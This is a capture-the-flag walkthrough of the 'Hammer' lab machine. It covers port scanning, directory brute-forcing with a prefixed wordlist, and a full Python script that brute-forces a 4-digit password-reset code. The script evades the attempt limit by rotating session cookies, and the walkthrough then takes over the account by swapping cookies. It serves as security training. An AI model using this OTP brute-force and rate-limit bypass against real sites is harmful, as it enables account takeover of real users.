Hammer
Use your exploitation skills to bypass authentication mechanisms on a website and get RCE.

Questions
Reconnaissance
1
rustscan -a 10.48.157.58 -- -sV -sC


Found ports 22 (SSH) and 1337 open, and in this case they use port 1337 for the http protocol (Website). So, let’s access http://10.48.157.58:1337


We found a note that told us dirs are in the hmr_ format
So, let’s create custom wordlists by adding the hmr_ prefix
1
2
3
cp /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt .

sed 's/^/hmr_/' DirBuster-2007_directory-list-2.3-medium.txt > hmr_dir.txt
Next, use gobuster to find hidden directories with our custom wordlist.

We found hmr_logs, which contains an error.logs file

This shows user tester@hammer.thm exists. It may be useful for the /reset_password.php feature.

It seems like we have to perform an OTP bypass
Burpsuite

I use burpsuite to see req and res and found that the limit starts at 8 So, we can only submit an OTP code 8 times

To prevent this issue, I will reset the token every time we submit OTP codes.

Trying to verify if it’s possible


With the information we have, we are able to automate the process of brute-forcing a password recovery. It first requests a password reset and retrieves the PHPSESSID cookie, then iteratively submits recovery codes in a brute-force manner, periodically refreshing the PHPSESSID every seventh request. The script detects a successful code submission by checking for a change in the response text’s word count.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
	import subprocess

	def get_phpsessid():
	    # Request Password Reset and retrieve the PHPSESSID cookie
	    reset_command = [
	        "curl", "-X", "POST", "http://hammer.thm:1337/reset_password.php",
	        "-d", "email=tester%40hammer.thm",
	        "-H", "Content-Type: application/x-www-form-urlencoded",
	        "-v"
	    ]

	    # Execute the curl command and capture the output
	    response = subprocess.run(reset_command, capture_output=True, text=True)

	    # Extract PHPSESSID from the response
	    phpsessid = None
	    for line in response.stderr.splitlines():
	        if "Set-Cookie: PHPSESSID=" in line:
	            phpsessid = line.split("PHPSESSID=")[1].split(";")[0]
	            break

	    return phpsessid

	def submit_recovery_code(phpsessid, recovery_code):
	    # Submit Recovery Code using the retrieved PHPSESSID
	    recovery_command = [
	        "curl", "-X", "POST", "http://hammer.thm:1337/reset_password.php",
	        "-d", f"recovery_code={recovery_code}&s=180",
	        "-H", "Content-Type: application/x-www-form-urlencoded",
	        "-H", f"Cookie: PHPSESSID={phpsessid}",
	        "--silent"
	    ]

	    # Execute the curl command for recovery code submission
	    response_recovery = subprocess.run(recovery_command, capture_output=True, text=True)
	    return response_recovery.stdout

	def main():
	    phpsessid = get_phpsessid()
	    if not phpsessid:
	        print("Failed to retrieve initial PHPSESSID. Exiting...")
	        return

	    for i in range(10000):
	        recovery_code = f"{i:04d}"  # Format the recovery code as a 4-digit string

	        if i % 7 == 0:  # Every 7th request, get a new PHPSESSID
	            phpsessid = get_phpsessid()
	            if not phpsessid:
	                print(f"Failed to retrieve PHPSESSID at attempt {i}. Retrying...")
	                continue

	        response_text = submit_recovery_code(phpsessid, recovery_code)
	        word_count = len(response_text.split())

	        if word_count != 148:
	            print(f"Success! Recovery Code: {recovery_code}")
	            print(f"PHPSESSID: {phpsessid}")
	            print(f"Response Text: {response_text}")
	            break

	if __name__ == "__main__":
	    main()
After we have run the script, we receive the valid recovery code, the PHPSESSID and the response body.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
Success! Recovery Code: 1114
PHPSESSID: r7djmm8aijvn2t7qk96b354m37
Response Text:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Reset Password</title>
     <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hrm_js/jquery-3.6.0.min.js"></script>
	    <script>
	let countdownv = 180;
        function startCountdown() {

            let timerElement = document.getElementById("countdown");
			const hiddenField = document.getElementById("s");
            let interval = setInterval(function() {
                countdownv--;
				 hiddenField.value = countdownv;
                if (countdownv <= 0) {
                    clearInterval(interval);
					//alert("hello");
                   window.location.href = 'logout.php';
                }
                timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
            }, 1000);
        }
    </script>
</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">

                            <h3 class="text-center">Reset Your Password</h3>
                <form method="POST" action="">
                    <div class="mb-3">
                        <label for="new_password" class="form-label">New Password</label>
                        <input type="password" class="form-control" id="new_password" name="new_password" required>
                    </div>
                    <div class="mb-3">
                        <label for="confirm_password" class="form-label">Confirm New Password</label>
                        <input type="password" class="form-control" id="confirm_password" name="confirm_password" required>

                    </div>
                    <button type="submit" class="btn btn-primary w-100">Reset Password</button> <p></p>
					<button type="button" class="btn btn-primary w-100" style="background-color: red; border-color: red;" onclick="window.location.href='logout.php';">Cancel</button>
                </form>
                    </div>
    </div>
</div>
</body>
</html>
Now, just set PHPSESSID to the one we got

I replace the browser’s PHPSESSID cookie with the one from the successful recovery attempt. This lets the browser continue with that verified session.


After reloading the page, we can now change the password to whatever we want and log in with that password

